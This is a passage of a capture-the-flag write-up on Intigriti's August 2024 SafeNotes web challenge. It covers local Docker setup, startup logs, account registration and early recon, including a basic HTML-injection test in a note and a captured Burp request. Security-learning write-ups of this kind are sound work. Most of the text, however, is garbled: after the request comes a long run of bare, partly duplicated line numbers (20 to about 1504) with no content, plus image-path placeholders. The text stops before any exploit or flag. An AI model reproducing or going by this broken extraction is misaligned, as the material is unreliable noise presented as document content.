

Intigriti August 2024 Challenge: CTF Challenge 0824 by CryptoCat

In August ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new Capture the flag challenge.



Intigriti's August (Defcon) Challenge by CryptoCat

Find the FLAG and win Intigriti swag! 🎉

Rules:

- The challenge runs from 09/08/24 5:59 PM until 15/08/24, 11:59 PM UTC ⓘ
- **First blood** will win a €100 Amazon voucher! 💯
- In addition, we will select **15 winners** on Friday the 16th of August:
 - **Ten random correct submissions** win a €50 **swag** voucher
 - **Five best write-ups (or videos)** win a €50 Amazon voucher ([learn more](#))
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).
- Join our [Discord](#) to discuss the challenge!

The solution:

- Should include:
 - The flag in the format INTIGRITI{.*}
 - The payload(s) used
 - Steps to solve (short description / bullet points)
- Should be reported on the [Intigriti platform](#).

Get started:

1. Download the challenge [source code](#)!
2. **Solve it locally** (run `./start.sh`).
3. Repeat your attack against the [challenge server](#).

Rules of the challenge

- Solution should include the flag in the format INTIGRITI{.*}.
- Show the payloads used.
- Show the steps taken to solve the challenge.

Challenge

To be simple we need to find or capture the flag hidden somewhere inside the web application. This can be achieved via one or multiple web attacks against the web application.

Steps taken to solve the challenge


Local setup

The challenge had a link to download the source code behind the web application. I have added the source code zip folder also to my GitHub repository so you can still download it.


I solved the challenge on a Windows 11 operating system. I will show how you can start the web application on this operating system.


- 1) After downloading unzip “source.zip”
- 2) inside the source folder you will find 2 files: “docker-compose.yml” and “start.sh”
- 3) Download Docker desktop here: <https://www.docker.com/products/docker-desktop/>
- 4) Install docker desktop.
- 5) Install WSL (Windows Subsystem for Linux).
<https://learn.microsoft.com/en-us/windows/wsl/install>
- 6) I deployed an Ubuntu 22.04 LTS from the Microsoft store via WSL.

Docker desktop:



Ubuntu 22.04 LTS from the Windows store:





```
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.153.1-microsoft-standard-WSL2 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
 just raised the bar for easy, resilient and secure K8s cluster deployment.

 https://ubuntu.com/engage/secure-kubernetes-at-the-edge

This message is shown once a day. To disable it please create the
/home/joren/.hushlogin file.
joren@DESKTOP-HOT3NN4:~$
```

7) Once Docker desktop and Ubuntu are running use the Ubuntu installation and move into the downloaded source folder. I left it in my Downloads folder.

```
cd /mnt/c/Users/<Your Windows Accountname>/Downloads/source
```

8) Make “start.sh” executable: `chmod +x start.sh`

9) Run “start.sh”: `./start.sh`

10) Navigate to localhost with a web browser.

```
joren@DESKTOP-HOT3NN4:/mnt/c/Users/Joren/Downloads/source$ chmod +x start.sh
joren@DESKTOP-HOT3NN4:/mnt/c/Users/Joren/Downloads/source$ ./start.sh
[+] Building 1.9s (8/12)                                            docker:default
=> [web internal] load build definition from Dockerfile          0.0s
=> => transferring dockerfile: 473B                               0.0s
=> [web internal] load metadata for docker.io/library/python:3.8-slim 1.3s
=> [web internal] load .dockerrcignore                           0.0s
=> => transferring context: 2B                                 0.0s
=> [web 1/8] FROM docker.io/library/python:3.8-slim@sha256:f8b4609a66cdcaa133fa57e2ca8e2f03de2ebb44ffefb4 0.0s
=> => resolve docker.io/library/python:3.8-slim@sha256:f8b4609a66cdcaa133fa57e2ca8e2f03de2ebb44ffefb4c0b8 0.0s
=> [web internal] load build context                            0.1s
=> => transferring context: 202.85kB                          0.1s
=> CACHED [web 2/8] WORKDIR /app                             0.0s
=> CACHED [web 3/8] RUN apt-get update && apt-get install -y postgresql-client curl && rm -rf /v 0.0s
=> [web 4/8] COPY . .                                         0.0s
=> [web 5/8] RUN pip install -r requirements.txt             0.3s
```

```
joren@DESKTOP-HOT3NN4: / + - x
Windows PowerShell
+ joren@DESKTOP-HOT3NN4: / + - x

db-1 | 2024-08-15 15:11:55.571 UTC [49] LOG: shutting down
db-1 | 2024-08-15 15:11:55.574 UTC [49] LOG: checkpoint starting: shutdown immediate
db-1 | 2024-08-15 15:11:55.697 UTC [49] LOG: checkpoint complete: wrote 922 buffers (5.6%); 0 WAL file(s) added, 0 removed, 0 recycled; write=0.028 s, sync=0.081 s, total=0.126 s; sync files=301, longest=0.009 s, average=0.001 s; distance=4255 kB, estimate=4255 kB; lsn=0/1912108, redo lsn=0/1912108
db-1 | 2024-08-15 15:11:55.702 UTC [48] LOG: database system is shut down
db-1 | done
db-1 | server stopped
db-1 |
db-1 | PostgreSQL init process complete; ready for start up.
db-1 |
db-1 | 2024-08-15 15:11:55.788 UTC [1] LOG: starting PostgreSQL 16.4 (Debian 16.4-1.pgdg120+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit
db-1 | 2024-08-15 15:11:55.789 UTC [1] LOG: listening on IPv4 address "0.0.0.0", port 5432
db-1 | 2024-08-15 15:11:55.789 UTC [1] LOG: listening on IPv6 address "::", port 5432
db-1 | 2024-08-15 15:11:55.794 UTC [1] LOG: listening on Unix socket "/var/run/postgresql/.s.PGSQL.5432"
db-1 | 2024-08-15 15:11:55.801 UTC [64] LOG: database system was shut down at 2024-08-15 15:11:55 UTC
db-1 | 2024-08-15 15:11:55.809 UTC [1] LOG: database system is ready to accept connections
web-1 | 127.0.0.1:5432 - accepting connections
web-1 | [2024-08-15 15:11:56 +0000] [12] [INFO] Starting gunicorn 23.0.0
web-1 | [2024-08-15 15:11:56 +0000] [12] [INFO] Listening at: http://0.0.0.0:80 (12)
web-1 | [2024-08-15 15:11:56 +0000] [12] [INFO] Using worker: sync
web-1 | [2024-08-15 15:11:56 +0000] [14] [INFO] Booting worker with pid: 14
web-1 | INFO:apscheduler.scheduler:Adding job tentatively -- it will be properly scheduled when the scheduler starts
web-1 | INFO:apscheduler.scheduler:Added job "clear_database" to job store "default"
web-1 | INFO:apscheduler.scheduler:Scheduler started
```

The screenshot shows the Docker desktop application interface. On the left, there's a sidebar with navigation links: Containers, Images, Volumes, Builds (marked as NEW), Dev Environments (marked as beta), Docker Scout, and Extensions (with an option to Add Extensions). The main area is titled "Containers" and includes a "Give feedback" link. It displays "Container CPU usage" at 0.63% / 800% (8 CPU's available) and "Container memory usage" at 164.89MB / 15.17GB. A search bar and a filter button ("Only show running containers") are present. A table lists five running containers: source, web-1, bot-1, db-1, and another source entry. Each row has an "Actions" column with three dots. Below the table, it says "Showing 4 items". At the bottom, there are two "Walkthroughs": "Multi-container applications" (8 mins) and "Containerize your application" (3 mins), each with a "View more in the Learning center" link. The status bar at the bottom shows "RAM 3.05 GB, CPU 11.12%, Not signed in", "Ctrl+K", and "New version available".

The screenshot shows a browser window with two tabs: "Integriti August (Defcon) Challenge" and "SafeNotes - Secure Note Taking". The URL bar shows "localhost". The SafeNotes page has a dark header with a yellow padlock icon and the text "SafeNotes". On the right are "Home" and "Login" links. Below the header is a large "Welcome to SafeNotes" heading. A subtext states: "SafeNotes is your secure place to create, store, and share notes. Whether you need to keep personal thoughts or share important information with others, SafeNotes ensures your notes are safe and accessible."

Welcome to SafeNotes

SafeNotes is your secure place to create, store, and share notes. Whether you need to keep personal thoughts or share important information with others, SafeNotes ensures your notes are safe and accessible.

Create Notes

Easily create and store your notes securely.

The screenshot shows the "Create Note" page. At the top is a navigation bar with "SafeNotes", "Home", "Create Note", "View Note", "Report", "Contact", and "Logout". The main area has a "Content" input field containing "cryptocat is the best!". Below it is a "Create Note" button. To the right, a box displays "Your Note ID" with the ID "842f504d-cf49-406b-ad7c-2e770c52f021", a "Copy Note ID" button, and a "View Note" button.

View Notes


Access your notes anytime with the unique Note ID.

The screenshot shows the "View Note" page. At the top is a navigation bar with "SafeNotes", "Home", "Create Note", "View Note", "Report", "Contact", and "Logout". The main area has a "Enter Note ID:" input field with the value "842f504d-cf49-406b-ad7c-2e770c52f021", a "View Note" button, and a "Note Content" section below it. The content section contains the text "cryptocat is the best!". At the bottom is a footer with "© 2024 SafeNotes. All rights reserved.", "Terms & Conditions | Privacy Policy", and a "Logout" link.

Recon


As always it starts with recon and trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input possibilities.

First step is easy we need to register and login before we can access the “SafeNotes” web application.




The screenshot shows a browser window with the URL `localhost`. The title bar says "SafeNotes - Secure Note Taking". The page content includes a "Welcome to SafeNotes" heading, a paragraph about the service, and a "Create Notes" button.

We can register an account after clicking Login.



The screenshot shows a browser window with the URL `localhost/login`. The title bar says "SafeNotes - Secure Note Taking". The page content includes a "Login" heading, a form with "Username" and "Password" fields, and a "Login" button. Below the form is a link to "Register here".



The screenshot shows a browser window with the URL `localhost/register`. The title bar says "SafeNotes - Secure Note Taking". The page content includes a "Register" heading, a form with "Username" and "Password" fields, and a "Register" button. Below the form is a link to "Login here".

Once registered this opens new possibilities: Create Note, View Note, Report and Contact

The screenshot shows a web browser window with two tabs: 'Intigriti August (Defcon) Challenger' and 'SafeNotes - Secure Note Taking'. The main content area displays the 'SafeNotes' logo and a navigation bar with links: Home, Create Note, View Note, Report, Contact, and Logout. Below this is a large heading 'Welcome to SafeNotes' and a subtext: 'SafeNotes is your secure place to create, store, and share notes. Whether you need to keep personal thoughts or share important information with others, SafeNotes ensures your notes are safe and accessible.' A section titled 'Create Notes' with the subtext 'Easily create and store your notes securely.' is shown. A modal window titled 'Create Note' is overlaid, containing a text input field labeled 'Content' with the value '<s>test</s>' and a 'Create Note' button.

At this moment I also opened my burp suite to proxy all web traffic. This makes it much easier to understand the web requests the application is making for each action taken.

Fist thing we can do is Creating a note. I immediately try to input a basic HTML injection to see if it will render the HTML somewhere else later.

The screenshot shows a web browser window with two tabs: 'Intigriti August (Defcon) Challenger' and 'SafeNotes - Secure Note Taking'. The main content area displays the 'SafeNotes' logo and a navigation bar with links: Home, Create Note, View Note, Report, Contact, and Logout. Below this is a large heading 'Create Note' and a subtext: 'Create notes and share with others using the generated Note ID.' A text input field labeled 'Content' contains the value '<s>test</s>'. At the bottom is a 'Create Note' button.

Our note is saved successfully and we can view it via a unique ID (UUID)

The screenshot shows a web browser window for the SafeNotes application. The URL is `localhost/create`. The page has a header with the SafeNotes logo and navigation links: Home, Create Note, View Note, Report, Contact, and Logout. Below the header, there's a section titled "Create Note" with a sub-instruction: "Create notes and share with others using the generated Note ID." A content area contains the text "<s>test</s>". A large "Create Note" button is at the bottom of this section. The main content area is titled "Your Note ID" and contains the message: "Your note has been saved successfully. You can use the Note ID below to share or view your note." It displays a note ID: "11b69107-b2ac-4e6f-8570-". There are two buttons: "Copy Note ID" (in a dark box) and "View Note" (in a blue box). A small success message "Note saved successfully!" is visible at the bottom.

SafeNotes

Home Create Note View Note Report Contact Logout

Create Note

Create notes and share with others using the generated Note ID.

Content

<s>test</s>

Create Note

Your Note ID

Your note has been saved successfully. You can use the Note ID below to share or view your note.

11b69107-b2ac-4e6f-8570- Copy Note ID

View Note

Note saved successfully!

I moved back to burp suite to inspect the web requests made by the browser to create our note.

1) GET request to /create

```
Pretty Raw Hex Hackvertor
1 GET /create HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "(Not A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
4 sec-ch-ua-platform: "Windows"
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: 1
11 Sec-Fetch-Dest: document
12 Referer: http://localhost/home
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 0
17 Connection: keep-alive
18
19

Request
Pretty Raw Hex Inspector
20 Connection: keep-alive
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
